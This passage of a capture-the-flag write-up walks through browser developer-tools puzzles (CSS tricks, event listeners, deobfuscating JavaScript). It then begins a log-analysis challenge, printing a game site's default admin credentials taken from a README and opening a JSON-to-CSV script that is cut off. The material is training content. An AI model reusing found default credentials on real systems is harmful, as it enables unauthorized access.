


Figure 181 - Crate Screenshot

Question 6




Figure 182 - Crate Screenshot

A bit more involved but not by much. Inspecting the hologram reveals that it has a `perspective`⁶³ CSS property attached to it.




Figure 183 - Crate Screenshot

The clue says to increase the current value but removing the property works just as well. This can be done by just unchecking the box in the right-hand pane.

⁶³ <https://developer.mozilla.org/en-US/docs/Web/CSS/perspective>

```
.hologram {  
    perspective: 15px;  
    width: 150px;  
    height: 100px;  
    border-radius: 20px;  
    transition: perspective 5s;  
}
```

Figure 184 - Crate Screenshot

This then reveals the code.



Figure 185 - Crate Screenshot

Question 7

The font you're seeing is pretty slick,
but this lock's code was my first pick.

In the `font-family` css property, you can list
multiple fonts, and the first available font on the
system will be used.

Figure 186 - Crate Screenshot

Another simple one – inspecting the font, specifically the `font-family`⁶⁴ property gives us the code for this lock.

⁶⁴ <https://developer.mozilla.org/en-US/docs/Web/CSS/font-family>

```
.instructions {  
  font-family: 'ND5FVJ57', 'Beth Ellen', cursive;  
}
```

Figure 187 - Crate Screenshot

Question 8

In the event that the .eggs go bad, you must figure out who will be sad.
Google: "[your browser name] view event handlers"

Figure 188 - Crate Screenshot

In CSS specifically, `.eggs` would indicate a class⁶⁵ of `eggs` has been given to one or more elements. Inspecting the page once again, we can see that there is only one instance.

```
▼<div class="instructions">  
  "In the event that the "  
  <span class="eggs">.eggs</span>  
  " go bad, you must figure out who will be sad."  
</div>
```

Figure 189 - Crate Screenshot

With the specific element selected, going to the right-hand pane and selecting event listeners, we see a synonym of "go bad" in "spoil", expanding the tree gives us the code for this lock.

⁶⁵ https://developer.mozilla.org/en-US/docs/Web/CSS/Class_selectors

Ancestors All Framework listeners

▼ spoil

▼ span.eggs [2c5796e2-2967-4238-bdee-14474ebbc377:1](#)

- ▼ handler: ()=>window['VERONICA']='sad'
- [[Scopes]]: Scopes[3]
- [[FunctionLocation]]: <unknown>
- __proto__: f ()
- name: ""
- length: 0
- caller: (...)
- arguments: (...)
- once: false
- passive: false
- useCapture: false

Figure 190 - Crate Screenshot

Question 9

This next code will be unredacted, but only when all the chakras are :active.
`:active` is a css pseudo class that is applied on elements in an active state.
Google: “[your browser name] force psudo classes”

Figure 191 - Crate Screenshot

Inspecting the page shows up several elements with the class `chakra` attached to them.

```
<div class="instructions">
  "This "
  <span class="chakra">next</span> == $0
  " code will be "
  <span class="chakra">unredacted</span>
  ", but "
  <span class="chakra">only</span>
  <span class="chakra">when</span>
  " all the "
  <span class="chakra">chakras</span>
  " are "
  <span class="subtle">:</span>
  "active."
</div>
```

Figure 192 - Crate Screenshot

Using the right-hand pane and the styles tab, we can see what CSS styles are being associated with the class.

```
span.chakra {
  position: relative;
}
span.chakra:active:after {
  content: '';
  position: absolute;
  font-family: monospace;
  font-weight: bold;
  color: #bb0000;
  font-size: 1.5em;
  top: -12px;
}
span.chakra:nth-child(1):active:after {
  content: 'L7';
}
span.chakra:nth-child(2):active:after {
  content: 'U4';
}
span.chakra:nth-child(3):active:after {
  content: 'I';
}
span.chakra:nth-child(4):active:after {
  content: 'PI';
}
span.chakra:nth-child(5):active:after {
  content: '2';
}
```

Figure 193 - Crate Screenshot

The code for the lock can be seen here but there is another way to do it. In a previous screenshot, simple right-hand clicking on the element in question and selecting **Force State > :active**, will, as should be clear, force the active state⁶⁶ upon the element, thus initiating the relevant CSS style.




Figure 194 - Crate Screenshot

Doing this on all the relevant elements will again, show the code for this lock.




Figure 195 - Crate Screenshot

⁶⁶ <https://developer.mozilla.org/en-US/docs/Web/CSS/:active>

Question 10




Figure 196 - Crate Screenshot

Inspecting the page gives us only one reference to `cover`.




Figure 197 - Crate Screenshot

The clue says to pop the cover which we do a number of ways but easiest here would be to do what was done before and simply uncheck the `background`⁶⁷ property in the right-hand pane. Doing so, reveals a circuit board.




Figure 198 - Crate Screenshot

The last clue says to examine the circuit board and in doing so, we can see an 8 digit code in the bottom right hand corner.




Figure 199 - Crate Screenshot

However, adding **KD29XJ37** into the lock doesn't pop it open. Instead, we get errors in the console that the hints point towards.

```
✖ ▶ Error: Missing macaroni!
at HTMLElement.<anonymous> (dc30312f-be23-4ab9-92f2-8ddc4f28286e:1)
```

Figure 200 - Crate Screenshot

⁶⁷ <https://developer.mozilla.org/en-US/docs/Web/CSS/background>

The link takes us the place in the code where the error gets thrown but unfortunately it's not easily readable.



A screenshot of a browser developer tools console. The code is highly obfuscated, consisting of numerous characters like 'x' and numbers. A 'Pretty print' button is visible at the top left, and a status bar at the bottom shows 'Line 1, Column 32694'.

Figure 201 - Crate Screenshot

Fortunately, we can prettify the code using the **Pretty print** option at the bottom.

```
try {
    const _0x271ae8 = document[_0xedf7('0x2e')](_0xedf7('0x5d'));
    if (!_0x271ae8)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x6d\x61\x63\x61\x72\x6f\x6e\x69\x21');
    _0x271ae8[_0xedf7('0x2b')][_0xedf7('0x5e')] ['\x76\x61\x6c\x75\x65'];
    const _0x19db5d = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'](_0xedf7('0x5f'));
    if (!_0x19db5d)
        throw Error('\x4d\x69\x73\x73\x69\x6e\x67\x20\x63\x6f\x74\x74\x6f\x6e\x20\x73\x77\x61\x62\x21');
    _0x19db5d['\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73'][_0xedf7('0x5e')] ['\x76\x61\x6c\x75\x65'];
    const _0x2caef2 = document[_0xedf7('0x2e')](_0xedf7('0x60'));
    if (!_0x2caef2)
        throw Error(_0xedf7('0x61'));
    _0x2caef2[_0xedf7('0x2b')][_0xedf7('0x5e')] [_0xedf7('0x55')];
    _0x1acb20(_0x4664e7, {
        '\x69\x64': _0x4664e7,
        '\x63\x6f\x64\x65': _0xcb5497[_0xedf7('0x55')]
    });
} catch (_0x3c48f6) {
    console[_0xedf7('0x42')]( _0x3c48f6); x
}
```

Figure 202 - Crate Screenshot

A little more readable but the code is obfuscated. We can still work with this however.

`_0xedf7('0x2e')` will contain a value and we can view values, similar to how we got `document.title` by just writing it to the console as follows:

```
> _0xedf7('0x2e')
< "querySelector"
```

Figure 203 - Crate Screenshot

This is also repeated for the 3rd `if` statement. The value is `querySelector`⁶⁸. Moving on to the next part, we get the final piece of the command.

```
> _0xedf7('0x5d')
< ".locks > li > .lock.c10 > .component.macaroni"
```

Figure 204 - Crate Screenshot

`querySelector` is looking for one or more selectors to match. The selector in this example is `.locks > li > .lock.c10 > .component.macaroni`. The error is thrown because this selector doesn't exist.

Going onto the 3rd `if` statement which has the same start, we can see it's looking for another selector.

```
> _0xedf7('0x60')
< ".locks > li > .lock.c10 > .component.gnome"
```

Figure 205 - Crate Screenshot

Finally, the middle one is formatted slightly differently as it has a load of hex values thrown in. It actually has a similar format to the other two so it's safe to presume it'll be `querySelector` as well and when decoded it, sure enough, it decodes to `querySelector`.

```
> _0xedf7('0x5f')
< ".locks > li > .lock.c10 > .component.swab"
```

Figure 206 - Crate Screenshot

What we now need to do is ensure there exists 3 elements underneath the element with a class of `lock` and `c10` that all have class of `component` and `macaroni`, `gnome` and `swab` respectively.

Inspecting the code one last time shows all elements exist already.

⁶⁸ <https://developer.mozilla.org/en-US/docs/Web/API/Document/querySelector>

```
<div class="component gnome" data-code="XJ0"></div> == $0
```

Figure 207 - Create Screenshot

Now it's just a matter of ensuring they exist in the proper place.

```
▼<div class="cover">
  <button data-id="10">Unlock</button>
</div>
<input type="text" maxlength="8" data-id="10">
<button class="switch" data-id="10"></button>
<span class="led-indicator locked"></span>
<span class="led-indicator unlocked"></span>
<div class="component gnome" data-code="XJ0"></div>
<div class="component swab" data-code="J39"></div>
<div class="component macaroni" data-code="A33"></div>
  ::after
</div>
```

Figure 208 - Crate Screenshot

This enables us to proceed and complete the challenge. In completing it, we get the following console messages

Console was cleared

Well done! Here's the password:

The Tooth Fairy

You opened the chest in 214.758 seconds

Well done! Do you have what it takes to Crack the Crate in under three minutes?

Feel free to use this handy image to share your score!

Figure 209 - Crate Screenshot

In fact, we can do better than 3 minutes by some margin – the code and explanation of which are in the appendix but this is what you see when you do get it in a quick time.

The villain is
The Tooth Fairy

Solved in: 2.979s
Rank: Ludicrous

Figure 210 - Crate Screenshot

Filter Out Poisoned Sources of Weather Data

Synopsis

Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

<https://downloads.elfu.org/http.log.gz>

<https://srf.elfu.org>

Hint

That's got to be the one - thanks!

Hey, you know what? We've got a crisis here.

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.

All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!

I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.

I worry about LFI, XSS, and SQLi in the Zeek log - oh my!

And I'd be shocked if there weren't some shell stuff in there too.

I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.

Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

Remember, when looking at JSON data, jq is the tool for you!

Solution

Going to <https://srf.elfu.org/presents> us with a login page.



SLEIGH ROUTE FINDER API

LOGIN




Sign In

Figure 211 - Weather Data Screenshot

At this point there is no signs of credentials to use of weaknesses to bypass authentication. We review what we have got so far from all objectives.

3. SRF - Sleigh Route Finder Web API

The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:



The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The Sleigh Route Finder has a weather map showing Elf weather stations around the globe reporting their local conditions. The website also contains a simple IP Firewall for filtering out improper weather traffic from being ingested. These two features can be seen below:

A screenshot of the SRF API interface showing two main sections: 'WEATHER MAP' and 'FIREWALL'.

The 'WEATHER MAP' section on the left displays a world map with various weather icons representing different locations. A tooltip on the map shows details for 'Santa's Sleigh Track' at 'Cerro del Sol, 38 Lat: -18.95 Lon: -59.73'. It lists 'Acceptable Weather Conditions' and 'Unacceptable Weather Conditions'. Other sections include 'Reporting Elf Weather Stations', 'Decorate Wrap', 'Bom' Tieel', 'Santa's Elves Show', 'Stocking Ripping', and 'Feliz Navidad Cards'.

The 'FIREWALL' section on the right shows a night scene with a full moon and a reindeer. It explains how firewall rules apply in order of appearance. It includes an 'IP Address Range' input field with '2.2.2.2/32', and buttons for 'ACCEPT', 'DENY', and 'RESET'. Below the input field are two status boxes: 'D:2.2.2.2/32' and 'A:60.0.0.0/32'.

Figure 212 - Weather Data Screenshot

We find a clue in the document we got from decrypting the file in an earlier objective. Everything points to there being a readme file.

Going to <https://srf.elfu.org/README.md> (also in the downloaded logs for this objective) gives us these credentials.

```
# Sled-O-Matic - Sleigh Route Finder Web API
```

Installation

```
sudo apt install python3-pip  
sudo python3 -m pip install -r requirements.txt
```

Running:

```
python3 ./srfweb.py
```

Logging in:

You can login using the default admin pass:

```
admin 924158F9522B3744F5FCD4D10FAC4356
```

However, it's recommended to change this in the sqlite db to something custom.

Figure 213 - Weather Data Screenshot

As per the document we used to find the clue to get us the credentials, the website has a section about API docs, the firewall section a weather map and an about us section.

SLEIGH ROUTE FINDER API

[API DOC](#) [WEATHER MAP](#) [FIREWALL](#) [LOGOUT](#)

ABOUT

Santa's Sleigh no longer uses magic to guide it and has instead been upgraded with a newer, better and more efficient device created by the students at ELF-University called the SRF - Sleigh Route Finder. This page is the landing page for monitoring and controlling the SRF. The SRF device ingests weather data from thousands of remote weather stations reporting directly to Santa's Sleigh. The SRF's on-board computer then calculates the best and most efficiency present delivery path using machine learning. Remote elf workers around the world maintain thousands of different weather stations around the globe that report weather conditions directly to the on-board SRF device through this API.

API DOCS

Reference the API pdf documentation below to better understand how to report weather data. This API is so easy, any elf can report in! For example:

```
curl -X POST :19000/api/weather \
-d '{
  "coord": {
    "lon": 19.04,
    "lat": 47.5
  },
  "weather": [
    {
      "id": 701,
      "main": "Clouds"
    }
  ]
}' http://srf.elfu.org/api/weather
```

[API Documentation](#)

WEATHER MAP

Reporting Elf Weather Stations

Evergreen Christmas Eve
Soratula, RU
Lat 61.71 Lon 30.69
⚠ Reporting Extreme Weather ⚠

Christmaside Carolers
Provence du Sud, RF
Lat 44.33 Lon +1.53
⚠ Reporting Extreme Weather ⚠

Spirit Mistletoe
Hanover County, US
Lat 37.75 Lon -79.08
⚠ Reporting Extreme Weather ⚠

Scarf Charity
Lettos, CH
Lat 47.33 Lon 8.53
⚠ Reporting Extreme Weather ⚠

Sleigh Season Greetings
Horningsburg, US
Lat 31.23 Lon -99.29
⚠ Reporting Extreme Weather ⚠

GLOBAL WEATHER

FIREWALL

Firewall rules apply in the order they appear in the list below and should always end in a default deny/except of 0.0.0.0/0. To submit a single IP, you could provide something similar to 1.1.1.1/32 or 1.1.1.1. To submit a range, you could provide 192.168.1.0/24 and to submit a list of IPs you can use csv format similar to 1.1.1.1/32, 2.2.2.2, 3.3.3.3/32 etc...

ip/cidr OR ip/cidr;ip/cidr;ip/cidr

ACCEPT **DENY** **RESET**

A:0.0.0/0 ×

Recalculating route using received weather data...

Copyright © North Pole Apps 2019

Figure 214 - Weather Data Screenshot

Using jq seems the obvious route to go down given the hints and the use of it to parse json previously. There are also utils out there that convert the JSON into a TSV format that can be consumed by RITA.

However, as is tradition⁶⁹, we opt for Excel. In order to do that, the JSON file is converted into CSV using a small bit of Python.

```

1 import csv, json, sys
2 inputFile = "http.log"
3 outputFile = "http.csv"
4 inputFile = open(inputFile) #open json file
5 outputFile = open(outputFile, 'w') #load csv file
6 data = json.load(inputFile) #load json content
